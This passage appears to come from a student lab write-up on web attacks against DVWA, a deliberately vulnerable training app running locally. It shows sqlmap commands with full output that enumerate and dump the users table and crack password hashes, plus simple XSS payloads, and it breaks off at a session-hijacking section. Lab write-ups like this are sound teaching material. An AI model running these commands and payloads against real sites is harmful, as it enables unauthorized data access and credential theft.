


Step 4: Apply sql injection to retrieve data, in this we give id 4 and proceed further.




Step5: After clicking on the submit button, In burpsuite history tab we get details of our requested url and cookie details. By using these details we can retrieve information from the databases.






Step6: Launch a new terminal and test the sqlmap tool.




Step7: We retrieve database names by using the following command.

Sqlmap-u <urldetails> --cookie="cookie details"--dbs;



Retrieved databases are dvwa and information_schema.



Step8: We retrieve table names by using the following command.

Sqlmap -u <urldetails> --cookie="cookie details" -D<databasename> --tables;

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit" --cookie="PHPSESSID=otire97p9a2k1arlb7np8j37a7; security=low" -D dvwa --tables;

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:03:45 /2022-11-08/

[09:03:45] [INFO] resuming back-end DBMS 'mysql'
[09:03:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Retrieved tables are guestbook and users.

```
[09:03:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[09:03:45] [INFO] fetching tables for database: 'dvwa'
[09:03:45] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Step9: We retrieve column names by using the following command.

Sqlmap -u<urldetails> --cookie="cookie details" -T<tablename> --columns;

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit" --cookie="PHPSESSID=otire97p9a2k1arlb7np8j37a7; security=low" -T users --columns;

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:05:04 /2022-11-08/

[09:05:04] [INFO] resuming back-end DBMS 'mysql'
[09:05:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
[09:05:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[09:05:04] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[09:05:04] [INFO] fetching current database
[09:05:04] [WARNING] reflective value(s) found and filtering out
[09:05:04] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+-----+
| Column      | Type          |
+-----+
| user        | varchar(15)   |
| avatar      | varchar(70)   |
| failed_login | int(3)        |
| first_name  | varchar(15)   |
| last_login  | timestamp     |
| last_name   | varchar(15)   |
| password    | varchar(32)   |
| user_id     | int(6)        |
+-----+
```

Step10: We retrieve data by using the following command.

Sqlmap -u <urldetails> --cookie="cookie details"--C <column names> --dump;

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=46Submit=Submit" --cookie="PHPSESSID=otire97p9a2k1arlb7np8j37a7; security=low" -C user,password --dump;
```



```
{1.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:11:26 /2022-11-08/

[09:11:26] [INFO] resuming back-end DBMS 'mysql'
[09:11:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

[09:11:26] [INFO] fetching entries of column(s) 'user', password' for table 'users' in database 'dvwa'
[09:11:26] [WARNING] something went wrong with full UNION technique (could be because of limitation)
g back to partial UNION technique
[09:11:26] [WARNING] reflective value(s) found and filtering out
[09:11:26] [INFO] used SQL query returns 5 entries
[09:11:26] [INFO] retrieved: '1337','8d3533d75ae2c3966d7e0d4fcc69216b'
[09:11:26] [INFO] retrieved: 'admin','5f4dcc3b5aa765d61d8327deb882cf99'
[09:11:26] [INFO] retrieved: 'gordonb','e99a18c428cb38d5f260853678922e03'
[09:11:26] [INFO] retrieved: 'pablo','0d107d09f5bbe40cade3de5c71e9e9b7'
[09:11:26] [INFO] retrieved: 'smithy','5f4dcc3b5aa765d61d8327deb882cf99'
[09:11:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/n] y
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:11:42] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[09:11:50] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[09:11:55] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:11:55] [INFO] starting 2 processes
[09:11:57] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:11:57] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:12:01] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:12:04] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
```

```

[09:11:57] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:12:01] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:12:04] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[09:12:10] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[09:12:10] [INFO] fetching entries of column(s) 'user', password' for table 'guestbook' in database 'dvwa'
[09:12:10] [INFO] used SQL query returns 1 entry
[09:12:10] [INFO] used SQL query returns 1 entry
[09:12:10] [INFO] fetching number of column(s) 'user', password' entries for table 'guestbook' in database 'dvwa'
[09:12:10] [INFO] resumed: 1
[09:12:10] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[09:12:10] [INFO] retrieved: 1337
[09:12:10] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[09:12:13] [INFO] recognized possible password hashes in column 'password'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:12:20] [INFO] using hash method 'md5_generic_passwd'
[09:12:20] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
+-----+-----+

[09:12:20] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/127.0.0.1/dump/dvwa/guestbook.csv'

```

8 c) Cross Site Scripting attack


Aim: To enter malicious code and hack the website

Tools required:


- Browser
- Kali Linux
- Website(DVWA)




Description: It is also called as cross site scripting which allows to inject malicious code into the website especially using java script and attack the particular website. It is used for steal cookies ,phishing attack etc.,.


Step1: start Apache2 server and MySQL database.




Step2: Login to DVWA



Step3: Change the Security level of DVWA to low.**Step 4:** In the text file give basic java script using tags. In this example we use the tag script `<script>alert("hii")</script>`

Step 5: select the security level to medium**Step 6: use the tag svg (source vector graphics)**

`<svg onload=prompt("hello")></svg>`



8d) Session Hijacking

Aim: To get session from the user request and use the particular session to get information from the particular request

Tools Required:


- Kali Linux
- Browser
- Burpsuite

Description: The session hijacking is a type of web attack. It works based on the principle of computer sessions. The attack takes advantage of the active sessions. To know this in detail, we need to know what a session is. Let's see what a session is and how this session works first.

